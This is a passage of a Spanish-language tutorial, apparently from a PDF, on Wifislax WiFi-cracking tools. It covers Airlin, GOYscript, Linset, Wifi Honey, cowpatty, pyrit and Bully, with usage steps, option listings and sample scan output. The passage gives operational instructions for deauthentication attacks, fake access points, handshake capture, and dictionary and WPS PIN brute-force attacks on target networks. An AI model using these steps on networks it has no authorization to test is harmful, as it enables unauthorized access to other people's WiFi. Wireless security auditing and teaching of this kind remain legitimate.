Cuando queramos parar el escaneo le damos a Ctrl+C y apareceran las redes en el programa
Para lanzar los ataques le damos a Lanch y comenzara a realizar los ataques de aircrack-ng que selecionamos previamente en mode selected.

Una vez se consiguan los ivs suficientes se ejecutara automaticamente aircrack-ng y nos aparecera la clave.

WPA
Herramientas para crackear redes con encriptación WPA.

Airlin
Herramienta para recuperación de contraseñas WPA/WPA2
Airlin es un probador de claves contenidas en un diccionario de texto plano, que lo que hace es coger una a una cada clave del diccionario y validarla contra el ap, por lo que no necesita handshake, pero necesita estar online con el ap, si la clave no es correcta, el ap dice que es mala y el script pasa a la siguiente, si la clave es buena, el ap le contesta con autentificación ok, y entonces el script se detiene y muestra la clave en pantalla.
No necesitamos montar la interface en modo monitor ya que lo que hace el script básicamente es intentar conectarse al AP con todas y cada una de las claves que tengamos en el diccionario (previamente creado)

Vamos a ver a continuación como funciona:

```
#########################################
#                                       #
#              Airlin                   #
#             by Warcry                 #
#                                       #
#########################################
```

Airlin es una herramienta de recuperación de contraseñas WPA/WPA2

Para la recuperación de contraseñas WEP puedes usar Wlanreaver

No se muestran interfaces en modo monitor (como mon0).
Airlin no los utiliza.

Selecciona el número de dispositivo WiFi que quieres utilizar:

[0] wlan0

Has seleccionado: wlan0 espera....

Selección de Essid (nombre de la red a la que quieres conectarte)

ejemplo: WLAN_A1F4

¡¡¡ Recuerda que tienes que hacer coincidir el nombre completo
respetando los guiones, mayúsculas y minúsculas !!!

Teclea el Essid
WLAN_A1F4

Selección del diccionario:

Si estas utilizando Wifislax y tenemos el diccionario en el escritorio, la ruta seria:


ejemplo: /root/Desktop/diccionario.txt

¡¡¡ Recuerda que tienes que respetar las mayúsculas y minúsculas de la ruta o te dirá que el archivo no existe,
también tienes que respetar el nombre del diccionario con su extensión, en el ejemplo es: diccionario.txt !!!

Teclea la ruta del diccionario
/root/Desktop/diccionario.txt

Una vez puesta la ruta del diccionario la herramienta empezara usar el contenido del diccionario para intentar recuperar la clave WPA

Autohsgui
Herramienta con interface gráfica (GUI) para capturar handshakes de redes con WPA.
Antes de iniciar la herramienta debemos poner la tarjeta en modo monitor (sino nos saltara una ventana con un aviso)
Podemos hacerlo abriendo el terminal y poniendo
airmon-ng start wlan0
Abrimos ahora la aplicación



En la pestaña settings ponemos
Card: mon0 (la interface en modo monitor)
BSSID: Mac del punto de acceso objetivo

Client: Mac del cliente conectado al objetivo
Para saber la mac del objetivo y del cliente podemos usar cualquier otro programa para escanear las redes como aircrack, goyscript, etc.
Channel: Canal del objetivo
Delay: seg de retraso
Death: seg entre cada deautentificación
Folder: directorio donde se guardaran las capturas
Una vez cubiertos todos los apartados vamos a la pestaña Capture y le damos a Go.

Si vamos a la pestaña help nos aparece lo siguiente con indicaciones de como se usa la herramienta:

WELCOME TO AUTOHANDSHAKE -GUI
A WPA HANDSHAKE CAPTURE TOOL

USAGE:

Enter AP Mac
Enter CLIENT Mac
Select Channel of AP

Open Capture Tab
Click GO

Wait....Handshake will be saved to a file

REQUIREMENTS:

Aircrack-ng 1.0 min.
MacChanger

TROUBLE SHOOTING:
If Handshake never come :
1) Abort Attack
2) Check Channel of AP
3) Check Macs
4) Relaunch Attack

If it still never come:
1) Abort Attack
2) Setup a higher delay in Settings Tab, some Clients need time in order to reconnect

3) Relaunch Attack

BUGS SUBMISSION :

You can submit a bug for each of my projects here:
http://code.google.com/p/svtoolz/issues/list?can=1&q=

BrutusHack
Herramienta para realizar ataques de dicionario a los handshakes capturados y obtener la clave WPA.
Para que el programa funcione primero tenemos que copiar el handshake capturado a la carpeta Brutus:
/opt/Brutus/
Si no nos dara este mensaje de error
sh: /opt/Brutus/BrutusHack: Error de entrada/salida

En esta herramienta tenemos varios modelos de diccionario preconcebidos, para distintas redes o distintos tipos de diccionarios, por ejemplo todos los DNI o todos lo teléfonos.

En el menú podemos ver qué tipos de diccionarios hay preconcebidos, para algunos router o los que podemos crear.
Una vez que seleccionamos nuestra opción, nos pedirá BSSiD y ESSID, cuando lo pongamos, no pide elegir la forma de pasar el diccionario o si preferimos guardarlo.

Elegimos aircrack (en nuestro caso) y comienza a pasar el diccionario.

chapcrack.py
Script programado en python para desencriptar los handshakes capturados.
Las opciones que tiene son:

```
Commands (use "chapcrack.py help <command>" to see more):
  parse    -i <capture>
  radius   -C <challenge> -R <response>
  decrypt  -i <capture> -o <decrypted_capture> -n <nthash>
  help     <command>
```

Cowpatty
Herramienta para realizar ataques de dicionario para obtener la clave WPA.
Las distintas opciones del programa son:

```
cowpatty: Must supply a pcap file with -r
Usage: cowpatty [options]
   -f      Dictionary file
```

-d Hash file (genpmk)
-r Packet capture file
-s Network SSID (enclose in quotes if SSID includes spaces)
-2 Use frames 1 and 2 or 2 and 3 for key attack (nonstrict mode)
-c Check for valid 4-way frames, does not crack
-h Print this help information and exit
-v Print verbose information (more -v for more verbosity)
-V Print program version and exit

eapmd5hcgen
Script escrito en python para obtener claves wpa a partir de un handshake eap-md5.
Las opciones del programa son las siguientes:
Syntax: python eapmd5hcgen.py <file.pcap> <file> <file.rule>
file.pcap: pcap file with eap-md5 handshake
file: to be created with hash to crack
file.rule: to be created with hashcat rule

Ejemplos:
$ python eapmd5hcgen.py ./capture.pcap ToPwn eapmd5rule.rule
$ hashcat --outfile-format 7 ToPwn wordlists/rockyou.txt -r eapmd5.rule

GOYscript APF
Herramienta para obtener handshakes usando un AP falso (APF).

Caracteristicas de la herramienta:
Script que detecta las redes WiFi solicitadas por clientes cercanos. El script crea un AP falso con el ESSID seleccionado y espera a que el dispositivo intente conectarse a dicho AP, obteniendo así el handshake. Acto seguido ejecuta goyscriptDIC para pasar uno o varios diccionarios al handshake para obtener la clave WPA.

Uso de la herramienta:
La abrimos y automaticamente pone la interface en modo monitor y abre ota ventana empieza a escanear las redes usadas por clientes no conectados.

Distribución de linux detectada: Wifislax

Tarjetas WiFi disponibles:

Nº	INTERFAZ	DRIVER	FABRICANTE
1)	wlan0	ath9k	Quanta Microsystems, INC.

Sólo se ha detectado una tarjeta WiFi: wlan0

Resolución de pantalla actual: 1366x768

Iniciando la tarjeta WiFi...

Reiniciando la interfaz wlan0 (ath9k)...

Activando modo monitor en wlan0 (00:17:C4:D3:90:54)...

INTERFAZ	CHIPSET	DRIVER
wlan0	Atheros AR9280	ath9k (ACTIVADO en mon0)

PULSA CONTROL+C PARA DETENER
LA BÚSQUEDA Y SELECCIONAR
UNO DE LOS ESSIDs DETECTADOS

Nº	MAC CLIENTE	SEÑAL	NOMBRE DE RED
1)	C4:17:FE:12:18:BF	15%	JAZZTEL_D880

Le damos a Ctrl+C para parar el escaneo
Selecionamos el cliente y empezara a buscar el handshake

Esperando a obtener el handshake... (1 handshake)

GOYscriptDIC 3.4-beta5 by GOYfilms

La contraseña de la red JAZZTEL_D880 no tiene un patrón conocido.

Pulsa una tecla para seleccionar otro ESSID...

GOYscriptWPA
Herramienta para capturar el handshake y obtener claves WPA usando dicionarios.

Caracteristicas de la herramienta:
- Máxima sencillez de uso. Sólo uno o dos pasos:
1- Selección de tarjeta WiFi (si sólo tenemos una, se omite la pregunta)
2- Selección del Punto de Acceso a atacar.
- Máxima eficacia: Se detectan y expulsan automáticamente los clientes del punto de acceso seleccionado con el fin de forzar la obtención del handshake.
- Máxima información:
- Información del fabricante del PA en base a su dirección MAC.
- En el listado se redes detectadas, se muestran:
- En morado: las redes de las que ya hemos obtenido la contraseña.
- En rojo: las redes ocultas.
- En naranja: las redes cuyo handshake ya hemos obtenido, pero no su contraseña.
- Una almohadilla a continuación del número de red en la lista, que nos indica que dicha red tiene clientes conectados (imprescindible para la obtención del handshake)
- Finalizado el proceso se muestra la duración total del mismo.
- Durante la obtención del handshake, cuando la captura de paquetes pesa más de 100 KB, ésta se reinicia, con el fin de obtener el handshake en un archivo de menos de dicho tamaño y que así no ocupe mucho espacio.
- Tras la obtención de handshake, se comprueba si es posible la obtención de la contraseña con un diccionario específico (Tele2). Si no es posible, se intenta buscar utilizando los diccionarios genéricos (todos los que estén en la carpeta "dic" y cuyo nombre empiece por "generico.")
- Máxima comodidad: La contraseña obtenida se guarda automáticamente en un archivo de texto con el nombre del punto de acceso y su dirección MAC.

Uso de la herramienta:
Al iniciar la herramienta automaticamente pone la interface en modo monitor y abre ota ventana con airodump-ng que empieza a escanear las redes con Wpa.

Para parar el escaneo pulsamos Crtl + C y nos mostrara la lista de redes disponible.

```
   Nº        MAC         CANAL  IV  SEÑAL  TIPO  WPS  NOMBRE DE RED
══  ═══════════════════ ═══════ ══ ═══════ ═══════ ═══
   1)#  98:F5:37:7D:C4:66    6   -  11%   WPA       movistar_66
   2)#  C0:4A:00:76:74:61    2   -  11%   WPA2      JAZZTEL-WSMSAS
   3)   8C:0C:A3:2B:12:71   11   -  11%   WPA   SI   WLAN_225
   4)   62:6B:D3:6A:86:00   10   -  12%   WPA   SI#  vodafone8602
   5)   8C:0C:A3:25:EA:BB    6   -  12%   WPA   SI   WLAN_EABB
   6)   8C:0C:A3:27:7E:93    6   -  12%   WPA   SI   WLAN_7E93
   7)   00:24:6C:EB:8E:A0    6   -  13%   WPA2      < Oculta >
   8)   9C:80:DF:0D:5C:1B   11  11  13%   WPA2  SI   Orange-5C19
   9)   00:24:6C:EB:8E:A2    6   -  14%   WPA2      WLAN_060
  10)   08:7A:4C:E6:65:BC    7   -  14%  *WPA       2014 WIFI
  11)   68:B6:FC:0A:4D:C8    8   -  14%   WPA2  SI*  LCAC
  12)   F8:1B:FA:62:7C:37   11   -  14%   WPA   SI   MOVISTAR_7C2E
  13)   E4:C1:46:71:56:A9   11   -  15%   WPA   SI   Vodafone56A8
  14)   E8:94:F6:4B:79:20    9   -  19%   WPA2  SI   OFICEPC
  15)   38:72:C0:E9:F1:C7    1   -  20%  *WPA       JAZZTEL_F1C7
  16)   90:F6:52:20:4F:79    1   -  20%   WPA       JAZZTEL_F1C7
  17)#  E0:91:53:24:C9:DB    1  19  24%  *WPA       WLAN_3D
  18)   64:66:B3:DD:78:2E    1   -  24%   WPA2      TP-LINK_DD782E
  19)   72:C0:6F:43:0E:70    6   -  25%   WPA   SI#  vodafone0E70
  20)#  62:96:BF:6D:E7:A4    1   1  28%   WPA       vodafoneE7A4
  21)#  F8:8E:85:88:15:DB   11   3  28%   WPA       JAZZTEL_15DD
  22)   BC:14:01:BB:D5:D8   11   -  35%   WPA2  SI   Rio_Pequeno
```

Selecionamos la red objetivo y el ataque.

Cuando elijamos la nuestra, comenzara el ataque de desautentificación para capturar automáticamente el handshake. Cuando lo consiga pasara automáticamente aircrack-ng con 3 diccionarios que tiene ya cargados.
En caso de que seleccionemos una red de la que ya tengamos un handshake guardado, pasara a aircrack-ng automáticamente.

Videotutorial: http://youtu.be/m9-3UqxXI58

GOYsesion
Herramienta que crea el fichero Sesiones-Goyfilms.xzm en el escritorio.
Este archivo contiene las sesiones de las herramientas Goyfilms dentro de un modulo de para sistemas Slax.
Despues de crearlo nos avisa para que lo guardemos en la carpeta Modules: /mnt/sdb1/wifislax/modules/
Donde sdb1 es el pendrive usb donde tenemos Wifislax
Esto es muy util ya que cuando iniciamos de nuevo Wifislax en modo live cargara las sesiones de Goyfilms con las que estabamos trabajando.

Genpmk
Herramienta oara realizar ataques de precomputaciona a claves WPA-PSK
Las opciones son:

```
genpmk: Must specify a dictionary file with -f
Usage: genpmk [options]

    -f      Dictionary file
    -d      Output hash file
    -s      Network SSID
    -h      Print this help information and exit
    -v      Print verbose information (more -v for more verbosity)
    -V      Print program version and exit
```

After precomputing the hash file, run cowpatty with the -d argument.

Handshaker
Herramienta para obtener los handshakes de redes con encriptación WPA.

```
╔═══════════════════════════════════════════════════╗
╠  Bienvenido a Handshaker v1.1 by Coeman76         ╣
╚═══════════════════════════════════════════════════╝

 Se han detectado las siguientes interfaces :

═══════════════════════════════════════════════════════
      1)      wlan0      Atheros
═══════════════════════════════════════════════════════

Selecciona una Interfaz: 1

═══════════════════════════════════════════════════════
       Activando wlan0 en modo monitor
═══════════════════════════════════════════════════════

  Iniciando escaneo de redes...Ctrl + C detiene el proceso
═══════════════════════════════════════════════════════
```

Lo primero que tenemos que hacer es selecionar la interfaz.
Luego el programa la pone en modo monitor y escanea las redes.
Cuando escaneo la red que queremos atacar le damos a Ctrl + C y la selecionamos para capturar el handshake.

Jazztel_XX WPA
Herramienta para optener la clave WPA de redes del tipo Jazztel_XX

Lo que aparece al inicar la herramienta es lo siguiente:
Jazztel_XX WPA bash StopGo Autor By: 1camaron1 para el foro: http://lampiweb.com/
> No existe Ninguna sesion Previa... Tendras que Iniciar una
> Reanudar Sesion s/n: n
open failed: No such file or directory

BSSID ESSID Encryption

Aqui no mostrara la mac, nombre de red y encriptación de los puntos de acceso.

> Selecciona el Archivo .cap: jazztel_wpa.cap (aqui pondremos el archivo de captura de la red del tipo Jazztel_XX)

Linset

Herramienta para crackear redes WPA2
Lo que aparece al iniciar el programa

LINSET 0.12 (rev. 31) by vk496
Para seguridadwireless.net
Latest rev. [?]

```
##############################################
#                                            #
#       LINSET 0.12 by vk496                 #
#      Linset Is Not a Social Enginering Tool #
#                                            #
##############################################
```

Autodetectando Resolución...
1366x768

Selecciona una interface:

1) wlan0
#? 1

SELECCIONA CANAL

1) Todos los canales
2) Canal(es) específico(s)

#> 1

Ahora empezara a escanear redes en los canales indicados.
Le damos a Ctrl+C para parar y nos aparecera la siguiente pantalla para selecionar el objetivo:

Listado de APs Objetivo

#	MAC	CHAN	SECU	PWR	ESSID
1)	28:C6:8E:8E:09:02	6	WEP	14%	QUANTIS
2)	F8:63:94:0A:82:C9	4	WPA	11%	MOVISTAR_82C0
3)	D8:5D:4C:D7:40:88	4	WPA2	15%	axm3a

(*) Red con Clientes

Selecciona Objetivo
#> 1
Una vez selecionado el objetivo nos sale esta pantalla

INFO AP OBJETIVO

SSID = MOVISTAR_82C0 / WPA
Canal = 4
Velocidad = 54 Mbps
MAC del AP = F8:63:94:0A:82:C9 ()

MODO DE FakeAP

1) Hostapd (Recomendado)
2) airbase-ng (Conexion mas lenta)
3) Salir

#> 1
Selecionamos el modo que queremos para crear el punto de aceso falso (FakeAP)

CAPTURAR HANDSHAKE DEL CLIENTE

1) Realizar desaut. masiva al AP objetivo
2) Realizar desaut. masiva al AP (mdk3)
3) Realizar desaut. especifica al AP objetivo
4) Volver a escanear las redes
5) Salir

#> 1
Selecionamos como queremos hacer la desautenticacion para capturar el handhsake

Se nos abriran 2 ventanas, una de captura y otra de desautentificacion.
Luego en la ventana principal nos aparecera esta pantalla:

¿SE CAPTURÓ el HANDSHAKE?

1) Si
2) No (lanzar ataque de nuevo)
3) No (seleccionar otro ataque)
4) Seleccionar otra red
5) Salir
#>

Ono Netgear Wpa2 Hack
Herramienta para hackear redes ono con router Netgear y encriptación Wpa2.
Cuando iniciamos el programa aparece:
Ono Netgear Wpa2 Hack v3.1 -by Coeman76- -www.lampiweb.com- (2014)
// Introduce un handshake en formato .cap en la carpeta Ono-Netgear //

Tal y como indica tenemos que poner archivo .cap con el handshake en la carpeta /opt/ONO_Netgear_WPA2_Hack/

Pyrit
Herramienta para obtener claves WPA a partir de handshakes capturados.
Cuando iniciamos el programa aparece:

```
 _____                  __  __
 \_____   \___  _  ______|__|  |_
  |     ___<   |/ |\_  __ \  \|   _\
  |    |    \___  | |  | \/  ||  |
  |____|    / ____| |__|  |__||__|
          \/
```

Pyrit 0.4.1-dev (C) 2008-2013
Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Usage: pyrit -h for see all options
Uso : pyrit -h para ver todas las opciones

Para ver todas las opciones usamos el comando que nos indica

wifislax ~ # pyrit -h
Pyrit 0.4.1-dev (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Usage: pyrit [options] command

```
Recognized options:
  -b             : Filters AccessPoint by BSSID
  -e             : Filters AccessPoint by ESSID
  -h             : Print help for a certain command
  -i             : Filename for input ('-' is stdin)
  -o             : Filename for output ('-' is stdout)
  -r             : Packet capture source in pcap-format
  -u             : URL of the storage-system to use
  --all-handshakes : Use all handshakes instead of the best one

Recognized commands:
  analyze              : Analyze a packet-capture file
  attack_batch         : Attack a handshake with PMKs/passwords from the db
  attack_cowpatty      : Attack a handshake with PMKs from a cowpatty-file
  attack_db            : Attack a handshake with PMKs from the db
  attack_passthrough   : Attack a handshake with passwords from a file
  batch                : Batchprocess the database
  benchmark            : Determine performance of available cores
  benchmark_long       : Longer and more accurate version of benchmark
(~10 minutes)
  check_db             : Check the database for errors
  create_essid         : Create a new ESSID
  delete_essid         : Delete a ESSID from the database
  eval                 : Count the available passwords and matching results
  export_cowpatty      : Export results to a new cowpatty file
  export_hashdb        : Export results to an airolib database
  export_passwords     : Export passwords to a file
  help                 : Print general help
  import_passwords     : Import passwords from a file-like source
  import_unique_passwords : Import unique passwords from a file-like source
  list_cores           : List available cores
  list_essids          : List all ESSIDs but don't count matching results
  passthrough          : Compute PMKs and write results to a file
  relay                : Relay a storage-url via RPC
  selftest             : Test hardware to ensure it computes correct results
  serve                : Serve local hardware to other Pyrit clients
  strip                : Strip packet-capture files to the relevant packets
  stripLive            : Capture relevant packets from a live capture-source
  verify               : Verify 10% of the results by recomputation
```

Wifi Honey

Herramienta para obtener claves wpa usando puntos de acceso falsos.

La idea para este script surgio para automatizar el proceso que se ve el episodio 26 de la Security Tube Wifi Mega Primer: http://www.securitytube.net/video/1921

En el video Vivek explica cómo funciona lo de cifrado que un cliente está buscando en una determinada red mediante la creación de cuatro puntos de acceso falsos, cada uno con un diferente tipo de encriptación, Ninguna, WEP, WPA y WPA2 y el ver em cuál de los cuatro el cliente se conecta.

He tenido resultados mixtos con esto, sobre todo para diferenciar entre WPA y WPA2, sino como una idea que es sólido y funciona una parte del tiempo por lo que es, sin duda vale la pena probar.

En el caso de WPA/WPA2, el script ejecuta airodump-ng junto para la captura de los dos primeros paquetes del handshake y así puede intentar descifrar la clave, ya sea con aircrack-ng o coWPAtty u otra erramienta para usar ataques de diccionario contra WPA.

Lo que hace este script es automatizar todo el proceso de configuración:
El script crea cinco interfaces en modo monitor, cuatro se utilizan como puntos de acceso y el quinto se utiliza para airodump-ng. Para facilitar las cosas, en vez de tener cinco ventanas todo esto se hace en una ventana de sesión que permite cambiar entre las pantallas para ver lo que está pasando. Todas las sesiones están etiquetados para que usted sepa cuál es cuál.
Al inicar el programma nos aparece:

```
Usage: /opt/wifi_honey/wifi_honey.sh <essid> <channel> <interface>
Default channel is 1
Default interface is wlan0
Robin Wood <robin@digininja.org>
See Security Tube Wifi Mega Primer episode 26 for more information
```


Para usarlo recomiendo ejecutar antes GOYscript APF que nos escaneara los clientes cercanos y las redes a las que se conectan.
Una vez escaneados ejecutaremos wifi_honey.sh poniendo en essid el nombre de una de las redes a la que se conecta alguno de los clientes escaneados.
Crearemos asi un punto de acceso con ese nombre de red a la que intentara conectarse el cliente y con airodump capturaremos el handshake.

Wificake-ng
Herramienta muy completa de wardriving que a su vez usa distintos scripts y herramientas como aircrack, pyrit, mysql, etc
Al abrirla nos aparece las siguientes pestaña:
Stats
Ventana con las estadisticas de las redes wifi.

CMNG

WDSQL
Wardriving SQL.
Herramienta SQL para crear bases de datos de passwords.

Pyrit
Herramienta para obtener la clave wpa a partir del archivo con el handshake capturado.



Cubrimos los apartados y le damos a Start
Inject

Si le damos a Client/Autenticate/Asociate nos abrira una ventana de aireplay para la injección de paquetes.
Si le damos a WifiZap! Mass desauthentication hara una desautenticación masiva de todos los clientes.
Config

Para establecer los parametros de configuración
Select a file: archivo de captura con handshake
Devide: wlan0
Kill device: mon0
BSSID Lock: mac objetivo
Channel Lock: canal de la mac objetivo
Si le damos al botón Scan start empezara a escanear las redes wifis.

Report

Nos da la opción de guardar el reporte de nuestros ataques en pdf, txt o html.

Help

Nos pone la información del programa y los atajos de teclado.
Tambien nos indica que podemos descargar el manual completo de la herramienta en pdf de:
http://weaknetlabs.com/code/wificake

Wpadic-gui
Interface gráfica (GUI) para pasar un diccionario contra un fichero de captura con handshake para obtener la clave wpa usando aircrack.

Selecionamos el diccionario
Selecionamos la captura (handshake)

Le damos a "Ejecutar Aircrack”

WPS
Herramientas para atacar redes wpa con WPS activado.

WPS son las siglas de Wireless Protected Setup.
Es un sistema que suelen tener activado por defecto la mayoría de puntos de acceso actuales.
Consiste en una ayuda para la configuración del cliente de 2 formas.
1.-Pulsando un botón del punto de acceso se pueden conectar automaticamente los clientes sin necesidad de introducir la clave.
2.-Usando un pin se pueden conectar los clientes.
Vamos distintas herramientas para obtener claves de puntos de acceso con encriptación WPA y el sistema WPS activado.
El procedimiento es primero obtener el pin en función de los posibles pins según el modelo del punto de acceso o por fuerza bruta.
Una vez obtenido el pin WPS las herramientas obtendran la clave WPA.


Bully
Script con multitud de opciones para crackear redes con WPS activado.
Alguna de las opciones son:

```
bully <options> interface

 Required arguments:
    interface      : Wireless interface in monitor mode (root required)
    -b, --bssid macaddr    : MAC address of the target access point
  Or
    -e, --essid string     : Extended SSID for the access point

 Optional arguments:
    -c, --channel N[,N...] : Channel number of AP, or list to hop [b/g]
    -i, --index N          : Starting pin index (7 or 8 digits)  [Auto]
    -l, --lockwait N       : Seconds to wait if the AP locks WPS   [43]
    -o, --outfile file     : Output file for messages          [stdout]
    -p, --pin N            : Starting pin number (7 or 8 digits) [Auto]
    -s, --source macaddr   : Source (hardware) MAC address      [Probe]
    -v, --verbosity N      : Verbosity level 1-3, 1 is quietest     [3]
    -w, --workdir path     : Location of pin/session files  [~/.bully/]
    -5, --5ghz             : Hop on 5GHz a/n default channel list  [No]
    -B, --bruteforce       : Bruteforce the WPS pin checksum digit [No]
    -F, --force            : Force continue in spite of warnings   [No]
    -S, --sequential       : Sequential pins (do not randomize)    [No]
    -T, --test             : Test mode (do not inject any packets) [No]

 Advanced arguments:
```


```
-a, --acktime N       : Deprecated/ignored                [Auto]
-r, --retries N       : Resend packets N times when not acked  [2]
-m, --m13time N       : Deprecated/ignored                [Auto]
-t, --timeout N       : Deprecated/ignored                [Auto]
-1, --pin1delay M,N   : Delay M seconds every Nth nack at M5 [0,1]
